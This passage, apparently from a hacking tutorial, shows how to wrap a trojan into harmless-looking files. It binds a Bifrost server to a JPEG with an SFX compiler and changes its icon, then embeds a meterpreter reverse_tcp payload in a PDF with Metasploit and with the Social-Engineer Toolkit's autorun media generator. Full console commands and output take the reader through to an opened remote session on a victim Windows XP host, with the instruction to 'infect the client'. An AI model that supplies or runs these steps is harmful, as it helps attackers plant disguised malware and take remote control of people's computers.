application being installed.



Wrapping Tools


Windows Wrapping Tools

SFX Compiler
KaB0 IconChanger

Metasploit Wrapping Tools

Msfconsole
Set
Cobalt strike

In Bifrost create server.
Use the unicast sfx compiler to merge the torjan and a picture



File to run after extraction (main file): Sunset.jpg

File to run before running main file: Customized.exe

Window title: KillGodzilla

Custom text: Press OK to continue.

Default folder: C:\Extracted

□ Include folder names in sfx

□ Display done message

☑ Do not prompt user for folder selection

● Let the user decide where to extract

○ Windows Temp folder


OK button caption: OK

Cancel button caption: Cancel

Note:

Banner image (.bmp): << None >>

You can use kabo icon changer to change the icon




C:\Documents and Settings\user\Desktop\pi

C:\Documents and Settings\user\Desktop\ic

Coded BY KaBo ..www.Dev-Point.com
Contact Me Ca_@hotmail.fr

You can use also winrar or iexpress

k) Wrapping by Metasploit:




Wrapping by Metasploit

```
Msfconsole
Use exploit/windows/fileformat/adobe_pdf_embedded_exe
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.28.133
set LPORT 4444
set FILENAME eduors.pdf
set INFILENAME '/root/CEI.pdf'
output file /root/.msf4/data/exploits/eduors.pdf
```

Start Multi handler


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.28.133
set LPORT 4444
exploit –j
```

We use the following exploit:




```
msfconsole
Use exploit/windows/fileformat/adobe_pdf_embedded_exe
```

Generate the payload in msfconsole. Give the LHOST the hacker computer dns name, the LPORT we want the Trojan program to listen, the file name, the pdf file we want to merge with the payload.




```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf  exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_t
cp
payload => windows/meterpreter/reverse_tcp
msf  exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.28.133
LHOST => 192.168.28.133
msf  exploit(adobe_pdf_embedded_exe) > set LPORT 4444
LPORT => 4444
msf  exploit(adobe_pdf_embedded_exe) > set FILENAME eduors.pdf
FILENAME => eduors.pdf
msf  exploit(adobe_pdf_embedded_exe) > set INFILENAME '/root/CEI.pdf'
INFILENAME => /root/CEI.pdf
msf  exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in '/root/CEI.pdf'...
[*] Parsing '/root/CEI.pdf'...
[*] Parsing Successful.
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Creating 'eduors.pdf' file...
[*] Generated output file /root/.msf4/data/exploits/eduors.pdf
msf  exploit(adobe_pdf_embedded_exe) >
```

Run the muti handler. Give it the payload information. Infect the client with the pdf file and you will enter meterpreter session.



```
msf  exploit(adobe_pdf_embedded_exe) > back
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.28.133
LHOST => 192.168.28.133
msf  exploit(handler) > set LPORT 4444
LPORT => 4444
msf  exploit(handler) > ex
exit     exploit
msf  exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.28.133:4444
```




```
[*] Starting the payload handler...
msf  exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.28.138
[*] Meterpreter session 1 opened (192.168.28.133:4444 -> 192.168.28.138:1073) at
 2013-07-20 19:35:56 -0400

msf  exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information      Connection
  --  ----                   -----------      ----------
  1   meterpreter x86/win32  XP-1\user @ XP-1  192.168.28.133:4444 -> 192.168.28
.138:1073

msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
```

Wrapping by Set Tools:


#./se-toolkit

Choose 1 for social engineering attack.




```
Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Metasploit Framework
  5) Update the Social-Engineer Toolkit
  6) Update SET configuration
  7) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit
```

Choose 3 for infection media generator.




```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) SMS Spoofing Attack Vector
  8) Wireless Access Point Attack Vector
  9) QRCode Generator Attack Vector
 10) Powershell Attack Vectors
 11) Third Party Modules

 99) Return back to the main menu.
```

Choose 1 for file-format exploits.




```
 The Infectious USB/CD/DVD module will create an autorun.inf file and a
 Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
 run if autorun is enabled.

 Pick the attack vector you wish to use: fileformat bugs or a straight execut
e.

   1) File-Format Exploits
   2) Standard Metasploit Executable

  99) Return to Main Menu

set:infectious>1
```

Put the IP that the payload uses for the reverse connection. Choose 11 for embedded pdf exe social engineering.




```
         ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   5) Adobe Flash Player "Button" Remote Code Execution
   6) Adobe CoolType SING Table "uniqueName" Overflow
   7) Adobe Flash Player "newfunction" Invalid Pointer Use
   8) Adobe Collab.collectEmailInfo Buffer Overflow
   9) Adobe Collab.getIcon Buffer Overflow
  10) Adobe JBIG2Decode Memory Corruption Exploit
  11) Adobe PDF Embedded EXE Social Engineering
  12) Adobe util.printf() Buffer Overflow
  13) Custom EXE to VBA (sent via RAR) (RAR required)
  14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  15) Adobe PDF Embedded EXE Social Engineering (NOJS)
  16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  17) Apple QuickTime PICT PnSize Buffer Overflow
  18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  19) Adobe Reader u3D Memory Corruption Vulnerability
  20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

Choose the type of payload to be 2, windows meterpreter reverse_tcp.



```
[-] Default payload creation selected. SET will generate a normal PDF with embe
ded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell              Spawn a command shell on victim an
 send back to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victi
 and send back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and s
nd back to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse
TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Wind
ws x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an acce
ting port on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usi
g SSL and use Meterpreter
```


Put the Ip of the listner and the port number.



```
set:payloads>2
set> IP address for the payload listener: 192.168.28.133
set:payloads> Port to connect back on [443]:4444
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[*] Your attack has been created in the SET home directory folder 'autorun'
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

You will find the file in /root/pentest/exploits/set/autorun/template.pdf and therer is autorun.inf file.


Take the file in client computer and run it. The meterpreter session will open.



